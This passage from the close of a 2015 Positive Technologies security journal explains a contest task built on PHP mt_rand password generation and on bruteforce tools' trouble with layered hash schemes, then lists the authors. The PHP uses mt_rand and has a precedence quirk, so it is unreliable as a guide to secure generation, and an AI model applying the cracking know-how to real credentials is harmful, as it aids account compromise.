        $skip = get_real_rand() & 0xFFFF + 8192; // Fix for easy attack
        for ($j=0; $j<$skip; ++$j)
            mt_rand();
    }
    echo generate_password(3)."\n";
    $skip = get_real_rand() & 0xFF;
// Fix for easy attack
    for ($j=0; $j<$skip; ++$j)
        mt_rand();
}
```

For h hashes:

```
function generate_password($length)
{
    $result = 1;
    for($i=0; $i<$length; ++$i) $result .= mt_rand();
    return $result;
}

for ($i=0; $i<$argv[1]; ++$i)
{
    if (($i % 32) == 0){
        mt_srand(get_real_rand());
        $skip = get_real_rand() & 0xFFFF + 128; // Fix for easy attack
        for ($j=0; $j<$skip; ++$j)
            mt_rand();
    }
    echo generate_password(3)."\n";
    $skip = get_real_rand() & 0xFF;
// Fix for easy attack
    for ($j=0; $j<$skip; ++$j)
        mt_rand();
}
```

There is a concatenation with a non-empty string containing number 1, so the numbers generated this way were actually unbrutable, even if someone would have managed to recreate mt_rand generation or use the Solar Designer's code (bit.ly/1OD5XvX).

Wonderful

This task (and mt_rand with Arabic) was developed to draw attention to some weaknesses of the current bruteforce utilities. During our work, we found different old/unpopular applications. Many of them use plain MD5, but some can use more unusual schemes like SHA1(base64(MD5(base64(SFA1())))). SHA1 is widely used, base64 is cheap, but there is no obvious way to handle such hash. The idea to create a self-servicing module for such task is not feasible, but creating a tool that combines different bruteforce modules in arbitrary manner would work. It is important to optimize HMAC with 1 MB key file, as it will be just hashed to a small constant value :)

ABOUT THE AUTHORS

Positive Technologies has been a leader in the field of practical security for over 10 years. Our company is an expert in defending IT assets for both private enterprise and government agencies. Almost 1,000 companies in 30 countries use Positive Technologies solutions to ensure the security and standard compliance of their infrastructure and to train new security specialists.

The majority of our technological innovations are designed at the Positive Research Center, one of the largest research test facilities in Europe with more than 150 employees. The Center specializes in large-scale vulnerability analysis, including penetration testing and web application source code inspection. The Center has a reputation as one of the foremost authorities on security for SCADA, ERP, banking and telecom systems, web portals and cloud technologies.

The Center's research results constantly refine the vulnerability knowledge base of the MaxPatrol vulnerability and compliance management system. They also support the development of new products for proactive cyberdefense, such as Application Inspector and Application Firewall.

We have timed the publication of this collection of case studies to coincide with the Positive Hack Days international forum on practical security, held annually. The forum brings together more than 2,000 people to take part in various discussions, hands-on labs, and contests.

Find out more: ***ptsecurity.com***, ***phdays.com***


Anna Breeva


Timur Gilmullin


Evgeny Gnedin


Sergey Gordeychik


Andrey Gornostaev


Gleb Gritsay


Evgeny Druzhinin


Mark Ermolov


Alexander Zaitsev


Anton Karpin


Ilya Karpov


Vladimir Kochetkov


Olga Kochetova


Dmitry Kurbatov


Stanislav Merzlyakov


Dmitry Nagibin


Pavel Novikov


Alexey Osipov


Evgenya Potseluevskaya


Sergey Puzankov


Arseny Reutov


Boris Simis


Evgeny Stroev


Alexander Timorin


Dmitry Trifonov


Olesya Shelestova


Artem Shishkin


Timur Yunusov


Alexey Andreev


Denis Baranov


Sergey Bobrov

POSITIVE TECHNOLOGIES

POSITIVE RESEARCH 2015

JOURNAL OF INFORMATION SECURITY

Building 3 Chiswick Park, 566 Chiswick High Road, London W4 5YA, UK
pt@security.com, p. +44 208 849 8498
www.ptsecurity.com www.maxpatrol.com www.securitylab.com